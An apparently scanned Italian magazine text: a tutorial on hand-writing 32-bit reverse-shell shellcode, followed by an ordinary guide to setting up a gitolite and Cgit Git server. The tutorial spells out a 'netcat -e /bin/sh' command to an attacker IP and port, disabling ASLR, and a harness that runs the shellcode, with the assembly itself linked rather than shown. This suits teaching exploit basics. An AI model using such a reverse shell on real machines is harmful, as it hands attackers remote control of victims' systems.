# Hacking&Cracking: Realizzare uno shellcode


Abbiamo già parlato di come identificare un buffer overflow e sfruttarlo per ottenere un terminale. C'è però un passaggio sul quale abbiamo sorvolato: la realizzazione dello shellcode. In effetti solitamente non c'è davvero bisogno di scrivere uno shellcode di propria mano, basta selezionarne uno già pronto, per esempio dall'elenco pubblicato dal sito exploit-db.com. Imparare a scrivere uno shellcode è però molto interessante, perché ci sono regole rigide da seguire ed è una sfida per un programmatore. E infatti stavolta parleremo proprio di questo. Anche perché capire come funzionano le cose è sempre utile, soprattutto per intuire cosa sia andato storto quando i programmi (o gli attacchi, nel caso del Pen Testing) non si comportano come previsto.

Table of Contents




# I requisiti

Come negli articoli precedenti, dobbiamo assicurarci di avere tutto il necessario prima di iniziare questa sperimentazione.




Per prima cosa dobbiamo assicurarci che sul sistema siano installati i programmi necessari a compilare del codice: come per il tutorial precedente bisogna dare (su un sistema Debian-like) il comando

Stavolta, però, è anche necessario il pacchetto **netcat-traditional**. Netcat serve, infatti, per ottenere la reverse shell, cioè un terminale remoto. Di solito un terminale locale è infatti poco utile per un attaccante, perché per poterlo usare deve avere già un accesso fisico al sistema. Con un terminale remoto, invece, è possibile prendere il controllo di una macchina per la quale non si dispone di alcun accesso.



Sui sistemi derivati da Ubuntu, potrebbe essere presente **netcat-openbsd**. Quindi bisogna impostare come predefinita la versione tradizionale con il comando
scegliendo l’opzione **2**.



Per disabilitare la protezione del kernel Linux, diamo il comando

In questo modo viene disabilitata la Address Space Layout Randomization, quindi la distribuzione degli indirizzi di memoria non è più casuale ma sequenziale. Questo rende molto più semplice l'analisi del programma buggato (**errore.c**), di cui abbiamo parlato negli articoli precedenti.

# Scrivere lo shellcode

Ora possiamo cominciare a scrivere il nostro shellcode capace di funzionare tramite una connessione remota. Scriveremo il codice in assembly, che in questo caso è il migliore compromesso tra leggibilità e basso livello. Utilizzare linguaggi a più alto livello non ha molto senso, perché rischiamo di ottenere un codice macchina imprevedibile. Realizziamo quindi un file con un nome del tipo **shellcode.asm**:

Il codice, che inizia con NASM, comincia con un salto alla sezione **forward**

Tale sezione, che si trova alla fine del file, contiene le due istruzioni:

Viene quindi chiamata la sezione **back**, memorizzando però in un area di memoria il contenuto della stringa scritta tra virgolette. La stringa contiene di fatto tutte le informazioni necessarie: il programma **netcat**, l'opzione **-e**, il percorso della shell da lanciare, l'indirizzo IP del pirata a cui ci si deve connettere, e la porta. Per ottenere il risultato che vogliamo, infatti, basterebbe che "la vittima" eseguisse il comando **netcat -e /bin/sh 127.127.127.127 9999**. L'indirizzo dell'esempio è un indirizzo locale, ma ovviamente il meccanismo funziona con qualsiasi indirizzo, anche uno remoto: basta sostituirlo. Bisogna però anche ricordarsi di correggere

gli offset di memoria, che vedremo tra poco. Sono poi presenti 5 sequenze di 4 caratteri: queste servono al momento solo per riservare la memoria, che verrà poi sovrascritta con gli indirizzi delle varie informazioni di cui abbiamo appena parlato. Visto che si tratta di un sistema a 32bit, ogni indirizzo richiede 4 byte.

Il primo comando, pop, si occupa di spostare nel registro **ESI** l'indirizzo di memoria della variabile che è stata memorizzata con il comando **db**.

Il registro **eax** viene inizializzato al valore zero. Si sarebbe potuto fare anche con il comando **mov eax,0**, ma utilizzando **xor** non serve scrivere il simbolo 0. Questo simbolo infatti funge da terminatore di stringa, e bloccherebbe la lettura dello shellcode da parte del programma vulnerabile. In poche parole, lo shellcode sarà utilizzato nel programma vulnerabile come stringa, e se contiene un byte nullo (**\x00**) la sua lettura viene interrotta.

Adesso, il programma sposta il contenuto della parte alta del registro **EAX** (**AL** è la parte alta di **EAX**) nell'undicesimo carattere della stringa memorizzata con il comando **db**. L'undicesimo carattere è il primo simbolo **#**, e il registro **EAX** contiene il valore **0**, ovvero il byte nullo con cui si può terminare la stringa. In altre parole, abbiamo appena terminato la stringa inserendo il valore 0 al posto del cancelletto, ma senza davvero usare il byte nullo.

Similmente, vengono sostituiti tutti i cancelletti con il terminatore di stringa **0**. Se si vuole cambiare l'indirizzo IP gli offset successivi dovranno essere ricalcolati. Per esempio, con un indirizzo del tipo **83.121.97.134** (che ha due byte in meno) è ovvio che il termine di tale stringa non sarà più **esi+38**, ma **esi+36**.

Il programma procede poi a modificare l'area di memoria che

inizia a **ESI+44**, ovvero i 4 caratteri **AAAA**. In questa porzione di memoria viene memorizzato L'indirizzo del puntatore **ESI** originale, ovvero il primo carattere della stringa memorizzata con il comando **db**.

Per la stringa **-e** le cose sono diverse: l'indirizzo da memorizzare infatti non è più **ESI**, ma **ESI+12**. Infatti, il dodicesimo carattere della stringa è proprio il simbolo **–** della stringa **-e**. L'indirizzo di tale carattere viene calcolato con il comando **lea** e memorizzato nel registro **EBX**. Poi si può spostare il valore dell registro **EBX** nei 4 byte successivi al 48esimo elemento della stringa originale, ovvero i byte **BBBB**.

Si procede allo stesso modo per memorizzare gli indirizzi delle altre informazioni al posto dei vari blocchi di 4 lettere.

Alla fine, al posto dei byte **FFFF**, si inserisce un terminatore di stringa copiandolo dal primo valore che avevamo inserito nel registro **EAX**, ovvero il valore **0** (un byte nullo). Così non c'è il rischio che il processore continui a leggere.

Passiamo al registro **EAX** (parte alta) il byte, in valore esadecimale, **0x0b**. Si tratta del numero assegnato per convenzione alla chiamata di sistema del kernel Linux per la funzione **execve**, che permette l'esecuzione di un comando da shell.

Il puntatore **ESI** viene ora diretto all'indirizzo del primo valore del registro **EBX**.

Nel registro **ECX** viene inserita la sequenza di indirizzi che comincia al byte **44**, ovvero dove una volta era memorizzata la prima delle quattro **A**, e dove ora è memorizzato l'indirizzo del comando **/bin/netcat**. Significa che il valore dei vari indirizzi compresi tra **ESI+44** ed **ESI+64** (ultimo byte, visto

che è un byte nullo e la lettura si ferma lì) è la seguente stringa: **/bin/netcat -e /bin/sh 127.127.127.127 9999**. Ovvero, proprio quello che volevamo ottenere. Inseriamo nel registro **EDX** il semplice terminatore nullo, prelevato dal carattere **ESI+64**.

L'ultimo comando impartisce al processore il numero intero in formato esadecimale **0x80**, che ordina l'esecuzione della chiamata di sistema **execve**. Questa chiamata avvierà in una shell il comando che è appena stato inserito nel puntatore **ECX**. Il pirata ha ottenuto la shell remota che voleva con **netcat**.
Il codice può poi essere assemblato per sistema a 32 bit con il comando:

E dal risultato si può estrarre il codice eseguibile in formato esadecimale con il seguente comando:


Si dovrebbe ottenere qualcosa di questo tipo:

Come si può notare, grazie alle accortezze nella scrittura da parte del pirata, lo shellcode non contiene alcun carattere nullo (in esadecimale sarebbe **\x00**).


**Esadecimale e decimale**
Gli indirizzi di memoria vengono solitamente scritti in base esadecimale, ma sono fondamentalmente dei numeri che possono ovviamente essere convertiti in base decimale. Siccome la base 10 è quella con cui siamo maggiormente abituati a ragionare, può essere utile tenere sottomano uno strumento di conversione delle basi. In effetti può essere poco intuitivo, se si è alle prime armi con la base 16, pensare che il numero esadecimale 210 corrisponda di fatto al decimale 528. Quando leggete un listato Assembly, può essere molto comodo convertire i numeri

in forma decimale per comprendere la dimensione delle porzioni di memoria.
http://www.binaryhexconverter.com/hex-to-decimal-converter


# Ricapitoliamo



Apriamo un terminale e lanciamo il comando per creare il file con il codice assembly. Inseriamo il codice sorgente dello shellcode: https://pastebin.com/0qy2RxiY. Poi, premiamo i tasti **Ctrl+O** per salvare il file e **Ctrl+X** per chiudere l'editor nano.



Ora assembliamo il codice assembly: basta dare il comando L'opzione indicata permette di ottenere un codice assemblato a 32 bit, più semplice di uno a 64 bit.




Ottenuto il file eseguibile, possiamo leggere il codice

macchina. Per comodità, leggeremo il codice binario nel sistema esadecimale, così risparmiamo spazio. Ci servirà un semplice ciclo for nel terminale di Linux, per usare lo strumento objdump:

Selezioniamo e copiamo il codice (premendo **Ctrl+Shift+C**). Questo è il nostro shellcode, ora dobbiamo verificare se funzioni davvero.

# Provare lo shellcode


Per provare lo shellcode potremmo usarlo in un vero attacco a un programma vulnerabile, ma in realtà è più semplice realizzare un rapido programmino per testare lo shellcode senza dover fare tutta la procedura di analisi di un programma buggato per trovare l'indirizzo di ritorno.




Infatti basta usare il programma testshell.c (https://pastebin.com/PUfU4hVn). Una volta compilato, dovrebbe offrirgli la connessione netcat. Come funziona? Semplicemente, si tratta di un programma "suicida", che inietta da solo lo shellcode nella giusta posizione della memoria e poi lo esegue. Se lo analizziamo ci accorgiamo che c'è infatti un errore:

Viene infatti realizzato un **cast** che non si dovrebbe mai fare: si convince il compilatore che lo shellcode (che di fatto è un puntatore a un array di caratteri) sia invece un puntatore a una funzione.
L'istruzione **int (*ret)()** dichiara un puntatore a una funzione di tipo **integer**, chiamata **ret**. In realtà la funzione non

restituirà mai un numero intero, ma non importa. Quello che è interessante è che a questo puntatore può essere assegnato il valore di un qualsiasi puntatore a una funzione. Però noi, finora, abbiamo soltanto un array di caratteri, cioè **shellcode**. Per assegnare il puntatore dello shellcode alla funzione operiamo un **cast**, dichiarando che shellcode è un puntatore a una funzione. Il cast è, per chi non lo sapesse, il metodo con cui si impone il tipo di dato a una variabile.
L'ovvio risultato è che quando è il momento di eseguire la chiamata alla funzione **ret()** il processore non fa altro che puntare all'area di memoria in cui è memorizzato lo shellcode e esegue quello, convinto che sia la funzione richiesta. Del resto, un puntatore vale l'altro, e il processore non ha modo di sapere che abbiamo volontariamente assegnato l'area di memoria di una serie di caratteri al puntatore di una funzione.
A essere precisi, questo è un "undefined behavior", cioè una situazione in cui il comportamento del compilatore non è definito. Quindi sulla carta non è detto che otterremo davvero questo risultato, potremmo teoricamente avere vari tipi di errori. Però di fatto la maggioranza dei compilatori (tra cui GCC) interpretano il codice in questo modo.





Per lanciare l'attacco, iniziamo simulando il ruolo di un attaccante. Apriamo il server **netcat**, dando il comando


Dobbiamo lasciare questa finestra aperta, per attendere le connessioni dal sistema "vittima".
Simuliamo ora il ruolo della vittima: in un'altra finestra del terminale possiamo compilare il programma testshell col comando

e eseguirlo con

Lanciato il programma con lo shellcode, torniamo sulla finestra del terminale dell'attaccante.




Se tutto va bene, nella finestra in cui netcat era stato aperto viene subito attivata una connessione, ed è possibile iniziare a dare dei comandi sul sistema che ha in esecuzione il programma vulnerabile. Questo è il terminale remoto: nel nostro esempio lo stiamo ottenendo sullo stesso sistema, per nostra comodità, ma in realtà potremmo aprire il server netcat su un qualsiasi sistema con IP pubblico (inserendo questo IP nello shellcode) e ottenere il terminale remoto anche attraverso internet.




Lo shellcode può essere utilizzato anche con il programma vulnerabile **errore.c**, che abbiamo descritto nelle puntate precedenti. E, in linea di massima, con qualsiasi altro programma abbia la stessa vulnerabilità. Per provarlo basta inserire lo shellcode che abbiamo ottenuto nel comando citato l'altra volta (https://pastebin.com/biSxHhRT).

Se tutto è andato bene, possiamo considerare lo shellcode pronto all'uso. Chiaramente, ricordandoci che dovremo riscriverlo e riassemblarlo se decideremo di modificare

l’indirizzo IP del server netcat.

---

# Gestire un proprio server Git

La materia con cui lavora un programmatore è il proprio codice sorgente, ed è qualcosa che viene plasmato in continuazione, con continui miglioramenti, spesso da più persone. Per questo motivo è importante tenere traccia delle varie modifiche: non è infrequente che apportando delle modifiche si commetta qualche errore, e sia magari necessario riportare il codice a una situazione precedente. O almeno confrontare più versioni tra loro per capire in che momento sia comparso un certo problema. Senza dimenticare l’importanza di sapere qualche programmatore abbia scritto determinate funzioni. Per questo esiste il concetto del “controllo di versione”, o “revisione” (che è una traduzione più corretta ma meno comune). Ovviamente, il sistema del controllo di versione più banale è semplicemente un insieme di patch, semplici file di testo che registrano singole modifiche al codice sorgente. Ma è un sistema scomodo e poco efficiente. Da tempo esistono varie soluzioni per gestire le revisioni del codice sorgente, ma il protagonista indiscusso è Git. Da quando è nato, Git è il sistema di controllo versione più apprezzato dai programmatori. Fino a prima, chi sviluppava un programma poteva gestire le revisioni del codice (cosa fondamentale in un progetto a cui lavorano più persone) usando sistemi come CVS e SVN. Ed erano abbastanza simili, il motto di SVN era “CVS fatto bene”. Su questo punto Linus Torvalds, l’autore del kernel Linux, aveva qualcosa da ridire, visto che a suo parere non è proprio possibile “fare CSV bene”, a causa dei difetti di fondo del sistema. Decise quindi di sviluppare un proprio sistema alternativo, più efficiente: così è nato Git. Il successo è stato tale che ormai è una sorta di standard, e

praticamente qualsiasi programmatore professionista o non lo conosce piuttosto bene. In molti hanno anche un account su siti che offrono spazio gratuito come GitHub, che è una sorta di via di mezzo tra un servizio Git e un social network. Il meccanismo è semplice, chiunque può iscriversi a GitHub e ottenere un account per creare infiniti repository in cui caricare il codice sorgente e i binari dei propri progetti, o collaborare a progetti di altre persone inviando delle "commit" con modifiche al loro codice. Naturalmente, in alcuni casi può essere utile avere un sistema che sia proprio: vale per le aziende, che vogliono più controllo sui propri progetti, e magari preferiscono tenere il proprio server Git nella rete locale. Soprattutto ora che GitHub è stata acquisita da Microsoft, e non è del tutto chiaro se cambierà qualcosa nelle politiche del famoso hub di repository Git. Mettere in piedi un proprio server Git non è troppo complicato, si può usare gitolite per la gestione degli utenti e dei repository: non ha una buona documentazione, ma compresa la logica non è troppo difficile da configurare. E per la visualizzazione dei repository via web si può usare Cgit. Si tratta di una interfaccia minimale, ma abbastanza personalizzabile, che fa benissimo il suo lavoro senza nemmeno risultare troppo lento. Per questo motivo è molto diffuso, è di fatto l'interfaccia utilizzata dalla maggioranza dei server Git indipendenti (inclusi quelli del famoso toolkit Qt). In questo articolo spiegheremo passo passo l'installazione e la configurazione di un server Git, usando Gitolite per la gestione degli utenti e CGit per l'interfaccia web. Il sistema su cui ci basiamo è Ubuntu Server 18.04, uno dei sistemi più diffusi in assoluto. La stessa tecnica vale anche per Debian Buster.

# Come funziona git a livello client-server?

Abbiamo detto che per implementare il nostro server Git personale utilizzeremo gitolite. Ma la domanda da farsi, prima di cominciare, è: quali sono i componenti minimi necessari di un server Git? Cioè, come funziona il sistema Git? La gestione del codice è distribuita, quindi non esiste un vero e proprio server centrale: ogni nodo della propria rete può comportarsi sia da client che da server. Chi ha un po' di dimestichezza sa che con il comando **git pull** si può prelevare il codice da un server remoto, e con **git push** si può inviare una propria modifica al server remoto. Di fatto, però, l'invio delle modifiche potrebbe avvenire anche procedendo al contrario, cioè dando dal terminale del server remoto il comando git pull per prelevare il codice dal nostro computer (il quale a quel punto farebbe le veci del server invece che del client, i ruoli vengono invertiti). Chi ha installato git, infatti, non ha bisogno d'altro, almeno in teoria. Siccome la comunicazione dei dati avviene tramite SSH, utilizzando le chiavi crittografiche per la firma digitale come strumento di autenticazione, basta avere il pacchetto di Git installato sul proprio sistema per poter ospitare repository e eventualmente fornirli a altri computer rispondendo a una richiesta **pull**. Tuttavia, sarebbe un sistema complicato da gestire, e relativamente pericoloso: gli utenti che vogliano accedere al nostro "server" dovrebbero avere un valido account per il login sul nostro server. E non è una grande idea dare di fatto un accesso SSH a molti utenti. Gitolite permette di risolvere questo problema di sicurezza: gestisce un proprio database di utenti, così non è necessario offrire davvero il login remoto. Se qualcuno dovesse farsi rubare le credenziali di accesso da un malintenzionato, il pirata potrebbe intaccare i repository git dell'utente in questione, ma non potrebbe comunque ottenere alcun terminale sul nostro server. Un'altra cosa


utile di gitolite è la gestione ben organizzata dei repository, che vengono conservati automaticamente tutti in una stessa cartella, e che possono essere facilmente assegnati a uno o più utenti. Questo rende molto facile decidere chi possa scrivere in un repository inviando i **push**, lasciando agli altri utenti soltanto l'accesso in lettura.

# Installare gitolite

Come anticipato, installare gitolite non è proprio semplicissimo, ma basta capire la logica che c'è dietro per rendere il procedimento meno complicato. Innanzitutto, si deve accedere a un terminale del proprio server, ottenendo i privilegi di amministrazione (col comando **sudo**).

Poi si può aggiungere un utente da dedicare alla gestione di gitolite: creiamo automaticamente anche il suo gruppo utente e la cartella home, nella posizione **/var/lib/gitolite**. In questa cartella verranno memorizzati tutti i repository. Poi, creiamo anche una chiave crittografica SSH per questo utente.

Ora bisogna installare gitolite: l'operazione si può fare con il comando **apt-get**. Durante l'installazione viene proposta anche la configurazione, ma è consigliabile saltarla e procedere manualmente quando l'installazione è terminata. Per avviare la configurazione si usa dpkg-reconfigure (su Debian e Ubuntu): durante la procedura guidata, viene richiesto di indicare la posizione in cui si trova la chiave SSH dell'utente **gitolite**.




Se si è seguita la nostra procedura finora, la chiave sarà stata creata al percorso **/var/lib/gitolite/.ssh/id_rsa.pub**, perché è la chiave pubblica con algoritmo RSA.

Bisogna poi assicurarsi che l'utente **gitolite** faccia parte del gruppo **www-data**, e che l'utente **www-data** faccia parte del gruppo **gitolite**. Questo permette all'utente che gestisce il server web con l'interfaccia Cgit (**www-data**) l'accesso ai file di gitolite, e viceversa. Se non si sfrutta questo trucco, Cgit non potrà accedere ai file dei repository, e non visualizzerà nulla.

Ora è arrivato il momento di aggiungere un primo utente al nostro server. La configurazione di gitolite è gestita in un repository chiamato **gitolite-admin**: per fare modifiche basta clonarlo, modificare i file, e eseguire il push. È innanzitutto necessario accedere al terminale come utente **gitolite**, e lo possiamo fare sfruttando SwitchUser, cioè il comando **su**. Qualsiasi altro utente, non avrebbe accesso ai repository, e non potrebbe accedervi. Lavorando in una

cartella temporanea, cloniamo il repository e entriamo nella cartella che contiene i suoi file.

Con questi comandi specifichiamo il nome del nuovo utente che vogliamo creare e il contenuto della sua chiave. Non dobbiamo fare altro che aprire il file **.pub** della nostra cartella utente (o comunque quello che vogliamo usare per identificarci tramite SSH), selezionare tutto il testo, e incollarlo nel terminale. Il comando echo si occuperà di scrivere la chiave in un file con lo stesso nome del nuovo utente all'interno della cartella **keydir**. Il nuovo file che viene creato deve essere aggiunto al repository git.

Ora bisogna aggiungere al file di configurazione (**gitolite.conf** nella cartella **conf**) un gruppo di repository dedicato all'utente che si vuole creare. Nell'esempio, è specificato che l'unico ad avere permessi di scrittura a questi repository è l'utente in questione, mentre tutti gli altri hanno solo il permesso di lettura.

Terminate le modifiche, bisogna eseguire una commit e inviarla al server stesso affinché venga registrata. Questa operazione avviene come in qualsiasi altro repository git, con i comandi **commit** (opzione **-am** per includere nella revisione anche i file nuovi e un messaggio) e **push** (per l'invio delle modifiche). Chi vuole uno script che riassume tutti i comandi per la creazione di un nuovo utente su gitolite, può trovarlo qui: https://pastebin.com/VyAPPEWi.

Prima di chiudere il terminale dell'utente **gitolite**, tornando a quello di root sul server, è opportuno impostare come proprietario dei repository la coppia **gitolite:www-data** (cioè utente **gitolite** e gruppo **www-data**). Questo permetterà sia a gitolite che a Cgit di accedere ai file.

Come ultima cosa bisogna modificare il file di configurazione generale di gitolite, cosa che dal terminale si può fare con l'editor di testo Nano. È fondamentale che le due proprietà **UMASK** e **WRITER_CAN_UPDATE_DESC** siano impostate come segue:

Questo permette l'accesso ai file dei repository a utente e gruppo di appartenenza, e permette di modificare la descrizione di un repository.

**Installare CGit**


Per installare l'interfaccia web CGit, che permette di navigare i repository sul proprio server in modo semplice e intuitivo, basta dare un paio di comandi:

I primi due comandi servono a installare il pacchetto di CGit e ad attivare l'estensione CGI del server web Apache (necessaria affinché CGit funzioni). L'ultimo comando modifica il file di configurazione di CGit per specificare dove si trovino i repository.

# Creare un nuovo repository

Ora che abbiamo creato un nuovo utente, possiamo creare il suo primo repository. Anche in questo caso si procede lavorando sul repository di configurazione, **gitolite-admin**. Ciò che bisogna fare è modificare il file **gitolite.conf** aggiungendo il nome del repository nel gruppo che è stato assegnato all'utente. Sono necessari vari comandi, ma possiamo facilmente realizzare uno script che permetta di creare un nuovo repository in bash:

